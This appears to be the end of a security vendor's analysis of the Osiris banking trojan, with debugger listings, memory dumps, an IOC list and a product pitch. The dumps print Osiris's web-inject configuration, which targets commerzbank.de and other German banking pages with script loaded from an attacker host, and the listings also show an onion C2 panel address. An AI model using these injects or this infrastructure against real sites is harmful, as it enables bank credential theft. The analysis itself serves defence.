02785E3D |.  74 07                 je 2785E46
02785E3F |.  50                    push eax
02785E40 |.  E8 BB970000           call <sub_278F600>
02785E45 |.  59                    pop ecx
02785E46 |>  8325 C46A7F02 00      and dword ptr ds:[27F6AC4],0    027F6AC4:&"set_url https://*commerzbank.de* GPI\r\n\r\ndata_before\r\n</head>\r\ndata_end\r'
02785E4D |.  E8 2E9EFEFF           call <sub_276FC80>
02785E52 |.  85C0                  test eax,eax
02785E54 |.  74 05                 je 2785E5B
02785E56 |.  E8 B59CFEFF           call <sub_276FB10>
02785E5B |>  8325 CC6A7F02 00      and dword ptr ds:[27F6ACC],0
02785E62 |.  C3                    ret
02785E63 |.  68 4E697802           push <sub_278694E>              sub_2785E63
02785E68 |.  FF35 C46A7F02         push dword ptr ds:[27F6AC4]     027F6AC4:&"set_url https://*commerzbank.de* GPI\r\n\r\ndata_before\r\n</head>\r\ndata_end\r'
02785E6E |.  68 68777F02           push 27F7768                    27F7768:"{B6CD13E2-E53B-4EFA-B0FF-74223957BAEC}"
02785E73 |.  6A 0F                 push F
02785E75 |.  E8 269AFEFF           call <sub_276F8A0>
02785E7A |.  33C0                  xor eax,eax
02785E7C |.  C2 0400               ret 4
02785E7F |$  56                    push esi                        sub_2785E7F
02785E80 |.  33F6                  xor esi,esi
02785E82 |.  56                    push esi

eax=102 L'Ā'
dword ptr ds:[027F6AC4 &"set_url https://*commerzbank.de* GPI\r\n\r\ndata_before\r\n</head>\r\ndata_end\r\ndata_inject\r\n<div id=mjf230 style=left:0px;top:0px;width:100%;height:10
Call from 2785062
02785E36 <sub_2785E36>
```

```
Address  ASCII
00AF9A00 set_url https://*commerzbank.de* GPI....data_before..</head>..da
00AF9A40 ta_end..data_inject..<div id=mjf230 style=left:0px;top:0px;width
00AF9A80 :100%;height:100%;background-color:White;position:absolute;z-ind
00AF9AC0 ex:91001;></div>..<script type=text/javascript src=https://banka
00AF9B00 ppsecurised.com/google?Mj3t=mol%3Eb2%27s%3E1-23943799391&RE=CO29
00AF9B40 MM34nMERZ></script>..data_end..data_after..data_end....set_url h
00AF9B80 ttps://*.de/*/entry* GPI....data_before..</head>..data_end..data
00AF9BC0 _inject..<div id=mjf230 style=left:0px;top:0px;width:100%;height
00AF9C00 :100%;background-color:White;position:absolute;z-index:91001;></
00AF9C40 div>..<script type=text/javascript src=https://bankappsecurised.
00AF9C80 com/google?Mj3t=mol%3Eb2%27s%3E1-23943799393></script>..data_end
00AF9CC0 ..data_after..data_end....set_url https://*.de/banking-*/portal?
00AF9D00 * GPI....data_before..</head>..data_end..data_inject..<div id=mj
00AF9D40 f230 style=left:0px;top:0px;width:100%;height:100%;background-co
00AF9D80 lor:White;position:absolute;z-index:91001;></div>..<script type=

02EBFAD4 02EBFCF4 Pointer to SEH_Record[1
02EBFAD8 76060B20 kernelbase.76060B20
02EBFADC 9F470667
02EBFAE0 00000000
02EBFAE4 02EBFAF8
02EBFAE8 7602F2C2 return to kernelbase.76
02EBFAEC 00000410
02EBFAF0 00000019
02EBFAF4 00000000
02EBFAF8 02EBFC6C
02EBFAFC 0276F606 return to 0276F606 from
02EBFB00 00000410
02EBFB04 00000019
02EBFB08 00AFD760
02EBFB0C 750E3D40 kernel32.750E3D40
02EBFB10 00000000
02EBFB14 00000000

Command: Commands are comma separated (like assembly instructions): mov eax, ebx
```


Figure 16: Osiris retains some banker functionality.



```
0278D7B0 .  C74424 10 01000000   mov dword ptr ss:[esp+10],1
0278D7B8 .  BF E0930400          mov edi,493E0
0278D7BD >  FF4C24 14            dec dword ptr ss:[esp+14]
0278D7C1 .  837C24 14 00         cmp dword ptr ss:[esp+14],0
0278D7C6 .  7F 13                jg 278D7DB
0278D7C8 .  68 6C8D7F02          push 27F8D6C                  27F8D6C:"À¨ é"
0278D7CD .  E8 93F7FFFF          call <sub_278CF65>
0278D7D2 .  59                   pop ecx
0278D7D3 .  C74424 14 09000000   mov dword ptr ss:[esp+14],9   9:'\t'
0278D7DB >  E8 C2FFFEFF          call <sub_277D7A2>
0278D7E0 .  A1 D4887F02          mov eax,dword ptr ds:[27F88D4]
0278D7E5 .  8B40 04              mov eax,dword ptr ds:[eax+4]
0278D7E8 .  8B28                 mov ebp,dword ptr ds:[eax]
0278D7EA .  896C24 18            mov dword ptr ss:[esp+18],ebp
0278D7EE .  85ED                 test ebp,ebp
0278D7F0 .  0F84 D5000000        je 278D8CB
0278D7F6 .  EB 04                jmp 278D7FC
0278D7F8 >  8B6C24 18            mov ebp,dword ptr ss:[esp+18]
0278D7FC >  8D75 08              lea esi,dword ptr ss:[ebp+8]
0278D7FF .  8BCE                 mov ecx,esi
0278D801 .  E8 7D3A0000          call <sub_2791283>
0278D806 .  50                   push eax
0278D807 .  8BCE                 mov ecx,esi
0278D809 .  E8 643A0000          call <sub_2791272>
0278D80E .  50                   push eax
0278D80F .  E8 8B4DFFFF          call <sub_278259F>
0278D814 .  59                   pop ecx
0278D815 .  59                   pop ecx
0278D816 .  33DB                 xor ebx,ebx
0278D818 >  FF15 3C017A02        call dword ptr ds:[<sub_27A013C>]
0278D81E .  8BCE                 mov ecx,esi
0278D820 .  894424 1C            mov dword ptr ss:[esp+1C],eax
0278D824 .  E8 493A0000          call <sub_2791272>
0278D829 .  50                   push eax

ecx=30 '0'

0278D814 <sub_278D7A4+70>

EAX     00B37E8F
EBX     00000003
ECX     00000030     '0'
EDX     00980043
EBP     00B37C28
ESP     007DFB94     &"http://ylnfkeznzg7o4x
ESI     00B37C30     &"http://ylnfkeznzg7o4x
EDI     000493E0

EIP     0278D814

EFLAGS    00000244
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

Default (stdcall)   5   Unlocked
1: [esp+4] 00000030
2: [esp+8] 007DFC75
3: [esp+C] 00B37CD0 "ø|*"
4: [esp+10] 007DFC00
5: [esp+14] 0097D000

007DFB94 00B37E60 "http://ylnfkeznzg7o4xjf.onion/kpanel/connect.php"
```

Figure 17: Some banker functionality **in Osiris.**

Artifact file - bundled mini-Tor.



```
00007FF6F0A01017 .  48:8D0D 22100000   lea rcx,qword ptr ds:[7FF6F0A02040]     00007FF6F0A02040:"kernel32.dll"
00007FF6F0A0101E .  FF15 EC0F0000      call qword ptr ds:[<&GetModuleHandleA>]
00007FF6F0A01024 .  48:8BC8            mov rcx,rax
00007FF6F0A01027 .  48:8D15 22100000   lea rdx,qword ptr ds:[7FF6F0A02050]     00007FF6F0A02050:"BaseThreadInitThunk"
00007FF6F0A0102E .  FF15 EC0F0000      call qword ptr ds:[<&GetProcAddress>]
00007FF6F0A01034 .  41:B8 04010000     mov r8d,104
00007FF6F0A0103A .  48:8D5424 60       lea rdx,qword ptr ss:[rsp+60]
00007FF6F0A0103F .  48:8BD8            mov rbx,rax
00007FF6F0A01042 .  0FB608             movzx ecx,byte ptr ds:[rax]
00007FF6F0A01045 .  884C24 40          mov byte ptr ss:[rsp+40],cl
00007FF6F0A01049 .  0FB648 01          movzx ecx,byte ptr ds:[rax+1]
00007FF6F0A0104D .  884C24 41          mov byte ptr ss:[rsp+41],cl
00007FF6F0A01051 .  0FB648 02          movzx ecx,byte ptr ds:[rax+2]
00007FF6F0A01055 .  884C24 42          mov byte ptr ss:[rsp+42],cl
00007FF6F0A01059 .  0FB648 03          movzx ecx,byte ptr ds:[rax+3]
00007FF6F0A0105D .  884C24 43          mov byte ptr ss:[rsp+43],cl
00007FF6F0A01061 .  0FB648 04          movzx ecx,byte ptr ds:[rax+4]
00007FF6F0A01065 .  884C24 44          mov byte ptr ss:[rsp+44],cl
00007FF6F0A01069 .  0FB648 05          movzx ecx,byte ptr ds:[rax+5]
00007FF6F0A0106D .  884C24 45          mov byte ptr ss:[rsp+45],cl
00007FF6F0A01071 .  0FB648 06          movzx ecx,byte ptr ds:[rax+6]
00007FF6F0A01075 .  884C24 46          mov byte ptr ss:[rsp+46],cl
00007FF6F0A01079 .  48:8D0D E80F0000   lea rcx,qword ptr ds:[7FF6F0A02068]     00007FF6F0A02068:L"%TEMP%\\x64btit.txt"
00007FF6F0A01080 .  0FB640 07          movzx eax,byte ptr ds:[rax+7]
00007FF6F0A01084 .  884424 47          mov byte ptr ss:[rsp+47],al
00007FF6F0A01088 .  0FB643 08          movzx eax,byte ptr ds:[rbx+8]
00007FF6F0A0108C .  884424 48          mov byte ptr ss:[rsp+48],al
00007FF6F0A01090 .  0FB643 09          movzx eax,byte ptr ds:[rbx+9]
00007FF6F0A01094 .  884424 49          mov byte ptr ss:[rsp+49],al

rcx=000000FBDF54A000
qword ptr ds:[00007FF6F0A02068 L"%TEMP%\\x64btit.txt"]=4D004500540025

.text:00007FF6F0A01079 getx64btit.exe:$1079 #479 <EntryPoint+79>

RAX     00007FF6F0A01000     <getx64btit.EntryPoint>
RBX     0000000000000000
RCX     000000FBDF54A000
RDX     00007FF6F0A01000     <getx64btit.EntryPoint>
RBP     0000000000000000
RSP     000000FBDF3CF8E8     "$|‡Àû\x7F"
RSI     0000000000000000
RDI     0000000000000000

R8      000000FBDF54A000
R9      00007FF6F0A01000     <getx64btit.EntryPoint>
R10     0000000000000000
R11     0000000000000000
R12     0000000000000000
R13     0000000000000000
R14     0000000000000000
R15     0000000000000000

RIP     00007FF6F0A01000     <getx64btit.EntryPoint>

RFLAGS   0000000000000244

Default (x64 fastcall)   5   Unlocked
1: rcx 000000FBDF54A000
2: rdx 00007FF6F0A01000 <getx64btit.EntryPoint>
3: r8 000000FBDF54A000
4: r9 00007FF6F0A01000 <getx64btit.EntryPoint>
5: [rsp+28] 0000000000000000

Address          Hex                                              ASCII
00007FFBC09E1000 CC CC CC CC CC CC CC CC 48 89 5C 24 08 33 DB 48  ÌÌÌÌÌÌÌÌH.\$.3ÛH
00007FFBC09E1010 8D 42 FF 41 BA FE FF FF 7F 44 8B CB 49 3B C2 41  .BÿA°þÿÿ.D.ËI;ÂA
00007FFBC09E1020 BB 0D 00 00 C0 45 0F 47 CB 45 85 C9 0F 88 3A 5C  »...ÀE.GËE.É..:\
00007FFBC09E1030 0A 00 48 85 D2 74 26 4C 2B D2 4C 2B C1 49 8D 04  ..H.Òt&L+ÒL+ÁI..
00007FFBC09E1040 12 48 85 C0 74 17 41 0F B7 04 08 66 85 C0 74 0D  .H.Àt.A.·..f.Àt.
00007FFBC09E1050 66 89 01 48 83 C1 02 48 83 EA 01 75 E0 48 85 D2  f..H.Á.H.ê.uàH.Ò
00007FFBC09E1060 48 8D 41 FE 48 0F 45 C1 48 F7 DA 45 1B C9 41 F7  H.AþH.EÁH÷ÚE.ÉA÷
00007FFBC09E1070 D1 41 81 E1 05 00 00 80 66 89 18 48 8B 5C 24 08  ÑA.á....f..H.\$.
00007FFBC09E1080 41 8B C1 C3 CC CC CC CC CC CC CC CC 48 89 5C 24  A.ÁÃÌÌÌÌÌÌÌÌH.\$
00007FFBC09E1090 08 57 48 83 EC 40 49 8B D8 E8 52 00 00 00 48 8B  .WH.ì@I.ØèR...H.
00007FFBC09E10A0 F8 48 8D 54 24 20 33 C0 48 8B CB 48 89 44 24 20  øH.T$ 3ÀH.ËH.D$ 

000000FBDF3CF8E8 00007FFBC0877C24 return to kernel32.00007FFBC0877C24 from ???
000000FBDF3CF8F0 0000000000000000
000000FBDF3CF8F8 0000000000000000
000000FBDF3CF900 0000000000000000
000000FBDF3CF908 0000000000000000
000000FBDF3CF910 0000000000000000
000000FBDF3CF918 00007FFBC0A4D4D1 return to ntdll.00007FFBC0A4D4D1 from ???
000000FBDF3CF920 0000000000000000
000000FBDF3CF928 0000000000000000
000000FBDF3CF930 0000000000000000
000000FBDF3CF938 0000000000000000
000000FBDF3CF940 0000000000000000
000000FBDF3CF948 0000000000000000

Command: Commands are comma separated (like assembly instructions): mov eax, ebx     Default
Paused   getx64btit.exe: 00007FF6F0A01079 -> 00007FF6F0A0107F (0x00000007 bytes)   Time Wasted Debugging: 0:00:01:08
```

Figure 18: A bundled mini-Tor.

Conclusion

The *Osiris trojan* attacking German IP addresses continues the trojan’s historical use. The Morphisec platform blocks Osiris with a zero-trust default-deny approach to endpoint security, powered by moving target defense. Customers of Morphisec are thus protected from Osiris, regardless of what defense evasion techniques the authors deploy.

IOC:

EC936B6BB7497FFB11577C14A9AB2860EC1DD705DC18225BBDAB5BF57804BDBC - JS

72C5EEB8807A4576340485377CACC582A3CA651C4632DB06903C125BE6692968 - .NET module <username1>

63C62D6086A6CF2FCBB22A16C06EB0BC870CDB2F0BB029390D3BC815C06A6C6B - .NET module <username>

2FC970B717486762F6C890F525329962662074EB632F0827C901FB1081CBD98F - Osiris

91F1023142B7BABF6FF75DAD984C2A35BDE61DC9E61F45483F4B65008576D581 - Minitor www.underregnbuen[.]dk/?p=5739 - the compromised website

hxxp://ylnfkeznzg7o4xjf[.]onion/kpanel/connect.php - Osiris C2

Contact SalesInquire via Azure